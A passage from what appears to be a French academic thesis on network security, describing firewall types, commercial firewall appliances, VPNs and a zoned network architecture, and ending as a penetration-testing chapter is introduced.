Chaque service proxy est configuré de manière à n'exécuter qu'un sous ensemble de commandes du service complet. De plus, chaque proxy enregistre dans des fichiers logs le trafic passant par lui. Les logs d'audits sont essentiels pour découvrir des actions malveillantes. En d'autre terme un service proxy est petit, simple et garanti une bonne sécurité du réseau. Chaque proxy est indépendant vis-à-vis des autres. Si un utilisateur à besoin d'un service supplémentaire, ce dernier ne complexifiera pas la tâche de l'administrateur réseaux. Généralement, un service proxy n'accède pas aux fonctions E/S sur le disque local saur pour les logs, ce qui rend la tâche très difficile aux pirates pour installer un cheval de Troie, sniffer ou autres programmes dangereux.

3. **la technique des passerelles**

Ces firewalls fournissent des systèmes de sécurité pour établir des connexions TCP/IP entre l'extérieur et l'intérieur ou pour certains services comme FTP et Telnet.

Ces firewalls n'ont qu'une compréhension limitée des protocoles utilisés dans la couche réseau. Ils ne peuvent détecter qu'un protocole de niveau transport, TCP. Tout comme le filtre de paquets, le firewall de niveau transport applique une liste règles maintenues dans le noyau TCP/IP.
Avantage :

- Il est plus rapide car il procède à moins de vérifications.
- Protection du réseau par le biais de règles.
- En l'associant avec du NAT, on peut cacher l'adresse des utilisateurs.

III.6.1 Le firewall FortiGate de Fortinet [30]

Les Appliance de sécurité FortiGate offrent des performances optimales, de nombreuses options de déploiement et une sécurité dédiée aux réseaux d'envergure des grandes organisations. Les appliances FortiGate associent trois atouts essentiels : un matériel unique avec notamment les processeurs FortiASIC, de nombreux ports à très haut débit, et la sécurité évoluée du système d'exploitation FortiOS pour contrer de multiples menaces. De plus, pour protéger les infrastructures virtualisées, cloud ou classiques, ces Appliance proposent des ports 10-GbE et des performances de pare-feu allant jusqu'à 40 Gbps. Ces Appliance s'imposent ainsi comme des solutions pratiques pour les réseaux à très haut débit.

L'appliance FortiGate est un boîtier entièrement dédié à la sécurité. Il est convivial et fournit une gamme complète de services, que ce soit :

- Un matériel hautes-performances L'appliance FortiGate offre des performances pare-feu allant jusqu'à 40 Gbps et jusqu'à 16 Gbps de performances pour les VPN grâce aux processeurs FortiASIC. Au sein de cette gamme, l'appliance FortiGate affiche des performances impressionnantes dans la neutralisation de multiples menaces, et s'adapte ainsi aux réseaux les plus exigeants.
- Une batterie de ports 10-GbE L'appliance FortiGate propose en standard huit ports 10-Gigabit Ethernet (10-GbE), idéal pour les données et les environnements à très haut débit. Avec plus de 20 ports SFP+, SFP et RJ-45, le déploiement est particulièrement flexible.
- Une sécurité contre de multiples menaces Équipé du système d'exploitation évolué FortiOS, le FortiGate neutralise efficacement les menaces Web qui ciblent les réseaux actuels. Utilisé en tant que pare-feu ultra-puissant ou comme solution de sécurité pour déjouer les menaces,

le FortiGate protège vos ressources et données en instaurant l'arsenal de sécurité plus efficace du marché.

- Au niveau des applications (comme le filtrage antivirus, la protection contre les intrusions, les filtrages anti-spam, contenu web …).
- Au niveau du réseau (comme le firewall, la détection et prévention d'intrusion, les VPN IPSec et VPN SSL et la qualité de service).
- Au niveau de l'administration (comme l'authentification d'un utilisateur, la journalisation, les profils d'administration, l'accès sécurisé au web et SNMP).

Les composants premiers de FortiGate sont la puce FortiAsic et le système d'exploitation FortiOS.




Figure III.13 : Le firewall FortiGate

Les processeurs réseau FortiASIC interviennent au cœur du trafic et accélèrent le pare-feu et le VPN.

III.6.2 Le firewall SideWinder [31]

III.6.2.1 Présentation

Les Appliance Secure Firewall (Sidewinder) sont des pare-feu de nouvelle génération. Ils apportent une visibilité et un contrôle des applications, pour une sécurité multicouches et des performances réseau supérieures. La visibilité globale sur les menaces dynamiques constitue l'ossature de Secure Firewall et représente un élément clé de sa capacité supérieure à détecter les menaces connues comme inconnues. Offrant le meilleur en termes de sécurité, les pare-feu Secure Firewall bloquent toutes les attaques telles que les virus, vers, cheval de Troie, tentatives

d'intrusion, tactiques de spam et de phishing, XSS (cross-site scripting), injections SQL, dénis de service (DoS) et attaques dissimulées dans les protocoles cryptés.

Secure Firewall parvient à éliminer des attaques habilement combinées que d'autres produits de sécurité ne détectent pas. Il se positionne parmi les meilleures solutions Firewall de niveau 7.

Figure III.14: Le firewall SideWinder.

III.6.3.2 Les principaux avantages et fonctionnalités

- ✓ **Antivirus et anti-spyware :** protection contre les logiciels espions, les chevaux de Troie et les vers, analyse heuristique, mise à jour automatiques des signatures.
- ✓ **Fini « l'angle mort » lié aux applications cryptées** : Les protocoles cryptés constituent également de nouvelles cibles pour les pirates. Ceux-ci savent en effet que la plupart des pare-feu laissent passer ce trafic sans l'inspecter. Ce n'est pas le cas de Secure Firewall qui décrypte et filtre le trafic SSH, SFTP, SCP et SSL/HTTPS. Ce trafic ne peut ainsi pas être à l'origine d'attaque-surprise une fois qu'il atteint vos serveurs internes.
- ✓ **Filtrage des applications cryptées (**SSH, HFTP, SCP, SSL / HTTPS**).**
- ✓ **Système de prévention des intrusions (IPS)** (Plus de 10 000 signatures (IPS/IDS), Mises à jour automatiques des signatures, Signatures personnalisées, Groupes de signatures préconfigurés).
- ✓ **Visibilité et contrôle des applications** : VoIP (SIP), SQL (Oracle, MS-SQL), SSH, Citrix, FTP, HTTP (Web), HTTPS.
- ✓ **McAfee Firewall Enterprise Control Center:** vendu séparément, il offre une gestion centralisée des stratégies de firewalls Enterprise.

III.6.3 Le firewall PIX [32]

III.6.3.1 Cisco PIX Firewall

Cisco PIX Firewall, considéré comme le produit le plus performant, occupe la première place du marché. A ce titre, il est le produit phare de Cisco en matière de sécurité depuis 1996. Installé sur un réseau, le PIX détermine si le trafic est autorisé, dans un sens ou dans l'autre. Le cas

échéant, il active la connexion, celle-ci aura un impact quasiment nul sur les performances du réseau. Les données d'un trafic non autorisé sont détruites.

Figure III.15 : Cisco PIX Firewall

- **Principaux avantages et fonctionnalités**

✓ ***Sécurité*** : Cisco PIX Firewall utilise un système d'exploitation sécurisé dédié à la protection du routeur et des réseaux.

✓ ***Performances*** : le PIX prend en charge plusieurs fois la capacité des routeurs concurrents et assure un niveau de sécurité sans égal, avec un impact minimum sur les performances du réseau.

✓ ***Stabilité*** : le PIX étant dédié à un objectif unique, la sécurité, il est particulièrement stable. La stabilité est un point essentiel pour un dispositif d'une telle importance dans l'architecture du réseau.

✓ ***Evolutivité*** : les plates-formes PIX sont disponibles dans de nombreux formats afin de s'adapter parfaitement aux divers contextes possibles, de la PME ou succursales au siège social.

✓ ***Installation et maintenance simplifiées*** : Cisco a créé Pix Device Manager, un utilitaire web intégré et sécurisé pour configurer simplement et graphiquement votre firewall.

✓ ***VPN conforme aux normes*** : la fonctionnalité VPN selon les normes IPsec compte parmi les fonctions de sécurité du PIX Firewall. Outre ses performances hors de commun, le PIX est doté des fonctions VPN site-à-site et à accès distant.

III.6.4 Le firewall ASA [31]

III.6.4.1 Présentation :

ASA permet de mettre en place une défense proactive face aux menaces et de bloquer les attaques avant qu'elles ne se diffusent à travers le réseau, de contrôler l'activité du réseau et le trafic applicatif et d'offrir une connectivité VPN flexible. Le résultat est une gamme de puissants serveurs de sécurité réseau multifonctions capables d'assurer en profondeur la protection élargie des réseaux des PME/PMI et des grandes entreprises tout en réduisant l'ensemble des frais de

déploiement et d'exploitation et en simplifiant les tâches généralement associées à un tel niveau de sécurité.

Figure III.16 : le firewall ASA

- **Principaux avantages et fonctionnalités d'ASA :**

✓ **Protection contre l'IP Spoofing :** afin de se protéger contre cette menace, l'ASA inclut l'Unicast Reverse Path Forwarding (Unicast RPF), que l'on peut activer sur une interface. L'Unicast RPF donne l'instruction à l'ASA de regarder également l'adresse source (et non pas uniquement l'adresse de destination). En effet, pour chaque trafic que l'on autorise l'ASA à laisser passer, il crée une table de routage qui contient également la route vers l'adresse source. Il lui suffit donc d'observer l'adresse source et la table de routage afin de détecter les menaces.

✓ **Personnalisation :** permet de personnaliser le système de sécurité en fonction des besoins d'accès et de la politique de l'entreprise.

✓ **Flexibilité :** permet la facilité d'ajouter des fonctionnalités ou mettre à jour un appareil au fur et à mesure que votre entreprise se développe et que vos besoins évoluent.

✓ **Sécurité avancée :** profitons des dernières technologies en matière de sécurité de contenu, de chiffrement, d'authentification, d'autorisation et de prévention des intrusions.

✓ **Simplicité :** utilisation un seul périphérique facile à installer, à gérer et à contrôler.

✓ **Mise en réseau avancée :** configuration des réseaux privés virtuels (VPN) offrant aux utilisateurs nomades et distants un accès parfaitement sécurisé aux ressources de l'entreprise. La création des réseaux VPN avec d'autres bureaux ou entre les partenaires ou employés selon leur fonction.

✓ **Services Anti-X à la pointe de l'industrie :** offre des services complets anti-X à la pointe de la technologie

- protection contre les virus, les logiciels espions, le courrier indésirable et le phishing ainsi que le blocage de fichiers, le blocage et le filtrage des URL et le filtrage de contenu.
- en associant le savoir-faire de Trend Micro en matière de protection informatique à une solution Cisco de sécurité réseau éprouvée.

✓ **AAA (Authentication, Authorization, Accounting):** AAA permet à l'ASA de savoir qui est l'utilisateur (authentification), ce qu'il est autorisé à faire (autorisations), ainsi que ce qu'il fait. Il offre ainsi une sécurité supplémentaire. En effet, supposons que l'ACL autorise le trafic Telnet du réseau interne vers un réseau externe. N'ayant pas accès aux adresses IP des quelques utilisateurs étant autorisés à se connecter par Telnet, AAA permet l'authentification au moment de la connexion.

✓ **IPS (Intrusion Prevention Services)** : l'ASA peut utiliser l'AIP SSM, un module de prévention d'intrusion qui surveille et effectue des analyses en temps réel du trafic sur le réseau. Il cherche les anomalies et les mauvais usages basés sur une bibliothèque de signatures étendue. Ainsi lorsque le système repère une activité non-autorisée, il peut mettre fin à la connexion en cours, bloquer l'hôte attaquant, enregistrer l'incident, et envoyer une alerte au gérant du réseau. Les autres connexions légitimes continuent à fonctionner indépendamment, sans interruption.

☑ **AIP SSM :** il utilise un logiciel d'IPS (Intrusion Prevention Services) avancé qui fournit un service de protection pour stopper le trafic malicieux, notamment les vers et les virus réseau, avant qu'ils n'affectent le reste du réseau.

☑ **CSC SSM :** il fournit une protection contre les virus, les spywares (logiciels espions), les spams et tout autre trafic non-désiré en scannant les paquets FTP, HTTP, POP3, et SMTP que l'utilisateur lui demande de scanner.

III.6.5. Le firewall TMG [33]

III.6.5.1 Présentation

TMG est une solution de passerelle web sécurisée protégeant les employées contre les menaces émanant principalement du Web Forefront TMG se charge de la sécurité du périmètre à l'aide d'un firewall intégré, d'un VPN, d'un filtrage Url et d'un IPS/IDS (intrusion prévention system/intrusion détection system) Forefront TMG est disponible en 2 versions : Enterprise et Standard.

III.6.5.2 Les fonctionnalités [34]




Figure III.17 : le firewall TMG

Le filtrage des URL dans TMG Web Protection Service consolide les données en provenance de plusieurs fournisseurs.

- ✓ **Web anti malware** : module permettant de scanner en temps réel les pages web à la recherche de virus, malwares ou autres menaces. L'utilisateur n'a alors pas le temps de télécharger un virus ou autre malware car TMG bloquera le téléchargement et Intergira dans le navigateur de l'utulisateur.

- ✓ **Filtrage URL** : Autorise ou Refuse l'accès à certains sites selon les catégories d'URL autorisées ou non par l'administrateur TMG (pornographie,racisme,piratge,e-commerce,misique,etc.)
- ✓ **Protection E-mail** : Forefront TMG fonctionne en collaboration avec Microsoft Exchange Server pour scanner les e-mails à la recherche de virus, menaces, etc.
- ✓ **Inspection HTTPS** : Des sessions établies à l'aide du protocole encrypté HTTPS pourront être inspectées à la recherche de menaces. De plus, pour des raisons de respect de la vie privée, certaines sessions (sites bancaires par exemple) peuvent être exclues de cette inspection.
- ✓ **Network Inspection System (NIS)** : Permet d'analyser le trafic réseau à l'aide d'une analyse par protocole pour prévenir de l'utilisation d'exploits. Le système NIS se base sur des signatures de vulnérabilités connues pour détecter et bloquer le trafic malveillant
- ✓ **VoIP améliorée** : déploiement plus aisé d'un système de voix sur IP au sein du réseau à l'aide de SIP. Office Communication server (OCS) s'intègre parfaitement à un environnement TMG à l'aide de règle à configurer.

III.7 Réseau Privé Virtuel [35]

III.7.1 Présentation

Un réseau VPN (*Virtuel Privat Network*) est un service qui permet d'établir des connexions sécurisées privées (c'est-à-dire faire un réseau privé) sur un réseau public comme Internet.




Figure III.18 : Les VPN

VPN repose sur un protocole appelé protocole de tunneling, le principe de tunneling consiste à construire un chemin virtuel après avoir identifié l'émetteur et le destinataire. Par la suite, la source chiffre les données et les achemine en empruntant ce chemin virtuel. Il existe trois types standards d'utilisation des VPN :

- **Le VPN d'accès** :

Le VPN d'accès est utilisé pour permettre à des utilisateurs itinérants d'accéder au réseau privé. L'utilisateur se sert d'une connexion Internet pour établir la connexion Vpn. Il existe deux cas:

- L'utilisateur demande au fournisseur d'accès de lui établir une connexion cryptée vers le serveur distant : il communique avec le Nas (Network Access Server) du fournisseur d'accès et c'est le Nas qui établit la connexion cryptée.
- L'utilisateur possède son propre logiciel client pour le Vpn auquel cas il établit directement la communication de manière cryptée vers le réseau de l'entreprise.




Figure I.19 : VPN d'accès

- **L'intranet VPN** : est utilisé pour relier au moins deux intranets entre eux. Ce type de réseau est particulièrement utile au sein d'une entreprise possédant plusieurs sites distants.




Figure I.20: VPN intranet

- **L'extranet VPN** : une entreprise peut utiliser le VPN pour communiquer avec ses clients et ses partenaires. Elle ouvre alors son réseau local à ces derniers. Dans Ce cadre, il est fondamental que l'administrateur du VPN puisse tracer les clients sur le réseau et gérer les droits de chacun sur celui-ci.




Figure III.21 *:* VPN extranet

III.13 Découpage du réseau en zones de sécurité

Nous allons donner un aperçu du découpage qui permet d'affecter à chaque zone des fonctions de sécurité basées sur son rôle.

Ce découpage fonctionnel facilite considérablement les tâches de surveillance et d'administr ation en ciblant les mesures de sécurité en fonction de la zone concernée. De plus, chaque zone obtient une certaine indépendance dans sa gestion ce qui ne remet pas en cause la gestion de la sécurité des autres zones qui l'entourent. Toutefois, il faut garder en mémoire que la sécurité d'une zone est étroitement dépendante de celle des zones qui l'entourent.

III.13.1 La zone infrastructure :




Figure.III.20 : Zone infrastructure

La zone infrastructure est la première des zones de sécurité à considérer car elle est au centre du système d'information. L'étendue de cette zone comprend, le cœur du réseau et la zone d'accès. Il existe trois zones de base :

- **La zone d'accès** : c'est l'extrémité du réseau qui comprend les commutateurs sur lesquels sont connectés les postes de travail. Elle est dérivée en deux familles :
  - Les zones dans lesquelles sont fournis des accès filaires.
  - Les zones dans lesquelles sont fournis des accès sans fil.

Elle est essentiellement sécurisée. C'est la qu'intervient l'authentification obligatoire avant toute possibilité de communiquer. Elle permet aussi la protection contre les attaques par déni de service et par usurpation de session.

- **La zone d'agrégation** : elle est située immédiatement à la suite de la zone d'accès à laquelle elle peut être combinée à des fins de simplification. Ce sont donc les techniques de sécurité au niveau 3 qui prévalent comme le filtrage inter VLAN, les ACL de tous types et la protection des protocoles de routage.

- **La zone de cœur du réseau** : elle ne reçoit pas à proprement parler de fortes mesures de sécurité car, étant au centre de la zone d'infrastructure, elle bénéficie de la sécurité des zones qui l'entourent. Malgré tout, la sécurité de cette zone existe. Elle se concentre autour des principes de sécurité des équipements, des protocoles de routage et de la sûreté de fonctionnement grâce aux multiples techniques de redondance.

La zone d'infrastructure bénéfice donc d'une sécurité physique renforcée. Le schéma suivant représentant un exemple de zone d'infrastructure.

III.13.1 La zone Filiales

Une filiale est une zone à part entière de l'entreprise et dispose en règle générale de moyens limités pour assurer sa propre sécurité. L'efficacité maximale est recherchée avec un nombre réduit d'équipements. Elle est généralement traitée comme une extension du réseau local et à ce titre bénéficie de tous les services applicatifs.

La sécurité d'une filiale est sensiblement identique à celle des zones d'accès. Des protocoles sont chargés d'assurer une stricte authentification des utilisateurs ainsi que la distribution de droits d'accès réseau sous la forme d'ACL reçues après le processus de connexion.

Les communications de la filiale vers le site central sont habituellement chiffrées. Cette mesure se justifie pleinement, si le réseau Internet est voué à cette tâche d'interconnexion. La suite IPSec est tout naturellement indiquée pour accomplir cette tâche entre un équipement de la filiale et un équipement dédié sur le site central.

La figure ci-dessous montre une zone filiale simple pour laquelle deux équipements sont en service.




Figure.III.21 : Zone filiale

III.7.2 La zone WAN

La zone WAN est raccordée aux diverses interfaces qui la relient au monde extérieur. Ainsi, un sous-réseau est attribué au recueil des collaborateurs nomades, un autre correspond aux arrivées Internet et un dernier est dédié aux filiales. La sécurité sur cette zone comprend les ACL qui écartent du réseau tous les trafics indésirables en provenance d'Internet et la protection logique des équipements. Il est primordial de prendre les mesures de protection visant à limiter certains types de trafic en fonction de leur débit afin de se prémunir contre les attaques par saturation.

Le schéma ci-dessous illustre un exemple d'un WAN :





Figure.III.22 : Zone WAN.

III.13.3 La zone DMZ

Les DMZ (Demilitarized Zones) sont apparues avec la nécessité de mettre à disposition sur Internet des services applicatifs et de donner accès vers l'extérieur aux personnels de l'entreprise. Si l'on considère la fourniture de service, il est tout à fait inconcevable en terme de sécurité d'autoriser un accès interne à des clients échappant à tout contrôle. Ainsi naquit l'idée de positionner ces services sur une zone déportée formant écran entre le domaine public et le réseau interne de l'entreprise. Une DMZ est donc une zone tampon située entre ce qui est considéré extérieur et ce qui est considéré intérieur à l'infrastructure centrale. Une DMZ dispose de divers dispositifs de filtrage réseau, mais aussi de relais applicatifs dans le but de ne rien laisser entrer directement au sein de l'infrastructure.



FigureIII.23 : Zone DMZ.

Les DMZ sont connectées par le haut à la zone WAN sur laquelle entrent les connexions en provenance de l'extérieur du réseau et par le bas à la zone d'infrastructure. Le schéma mont e trois DMZ organisées comme suit : une DMZ externe, une DMZ de transit et une DMZ interne. Les deux zones d'extrémité hébergent des relais applicatifs (internes ou externes) qui sont habituellement des serveurs de messagerie, des relais HTTP (web proxies) et des relais de résolution de nom (DNS).

Ces relais possèdent leur propre système de défense. La DMZ de transit quant à elle héberge opportunément des dispositifs de détection d'intrusion et de vérification de code comme par exemple les firewall XML de Cisco car le trafic n'est analysable qu'une fois qu'il est déchiffré. Les zones DMZ peuvent également héberger des applications auton omes dont les données proviennent de l'intérieur du réseau. Ici s'applique la règle du moind re privilège qui indique que le trafic ne saurait être initialisé d'une zone à faible niveau de sé curité vers une zone dont le niveau de sécurité est plus élevé. C'est pour cette raison que troi s flèches sont dessinées sur le schéma, cela indique entre autres que les données présentes dans les DMZ proviennent de l'intérieur du réseau et qu'en aucun cas une entité de la DMZ (un serveur par exemple) ne va de son propre chef rechercher des données à l'intérieur de la zone infrastructure. Des exceptions existent toutefois afin de rendre visible de l'extérieur le réseau d'une entreprise. Il s'agit alors de laisser pénétrer dans les DMZ publiques le trafic provenance de l'extérieur. Ces dérogations font l'objet de règles de sécurité dans les configu rations des équipements et d'une étroite surveillance, elles sont de plus limitées aux premièr es zones, voire à une seule zone dite publique.

III.13.4 La zone Datacenter

La zone Datacenter (centre de traitement de données) héberge les serveurs centraux et des baies de stockage de grande capacité. Cette notion implique une concentration des moyens en un lieu unique dont la sécurité logique est l'une des composantes fortes. Un Datacenter combine en effet toutes les composantes de la sécurité et requiert un niveau de disponibilité à la hauteur de la criticité des informations qu'il héberge. Les mesures de protections associées à ce dernier vont de la protection physique des accès, à la redondance électrique en passant par la protection contre les incendies.

La sécurité au niveau réseau du Datacenter repose principalement sur le déploiement d'ACL qui vise à garantir que le trafic entrant autorisé correspond aux services fournis par le Datacenter. Il en va de même en sens inverse en s'assurant de la correspondance du trafic sortant avec les requêtes émises de l'extérieur. Etant une zone interne, le trafic qui y transite n'est habituellement pas chiffré. Cette disposition favorise le déploiement de dispositif d'analyse et de surveillance comme les sondes de détections d'intrusions finement ajustées sur les trafics caractéristiques de la zone. S'il est décidé de chiffrer le trafic, il conviendra de disposer de relais si la surveillance est souhaitée. La figure suivante montre un exemple d'architecture d'une zone Datacenter.




Figure.III.24 : Zone Datacenter.

Conclusion :

Les techniques de protection contre les attaques Internet permettent de réaliser les bases de la sécurité : confidentialité, intégrité, authentification, disponibilité.

Mais malgré toutes ces techniques utilisées pour empêcher les attaques Internet, un système n'est jamais totalement sûr.

Il est aussi important de maintenir ses anti-virus à jour pour pouvoir détecter les nouveaux, ainsi que les systèmes de détection d'intrusion pour qu'ils tiennent compte des nouveaux types d'attaque. Il faut aussi vérifier que le système est bien configuré avec des logiciels de détection d'erreurs de configuration avant que des personnes malveillantes ne le fassent.

Chapitre IV : la réalisation de l’application

Introduction

Quelle que soit la performance et l'efficacité des outils et techniques utilisés pour la mise en place d'une solution de sécurité, il reste difficile, voire impossible, d'assurer la sécurité à 100%. L'avènement d'internet et des nouvelles technologies donnent une raison et une curiosité motivante aux pirates et aux malveillants de pénétrer de plus en plus dans les réseaux que ce soit par fun ou pour usurper des données et informations confidentielles.

Dans ce chapitre nous essaierons de faire des tests de pénétration des réseaux avec différents outils, et ensuite on illustre une solution pour minimiser ces risques afin d'implémenter quelque solutions cités dans le chapitre précédent.

VI.1. Présentation des outils utilisés

Afin de réaliser les différentes tâches qui nous ont été assignées, nous avons à notre disposition plusieurs éléments, en effet nous utiliserons une machine virtuelle Windows XP (machine cible), machine virtuel Kali Linux (machine attaquante) sur une plate forme virtuelle (VMware Workstation 10.0.0).

IV.1.1 Les caractéristiques du PC utilisé

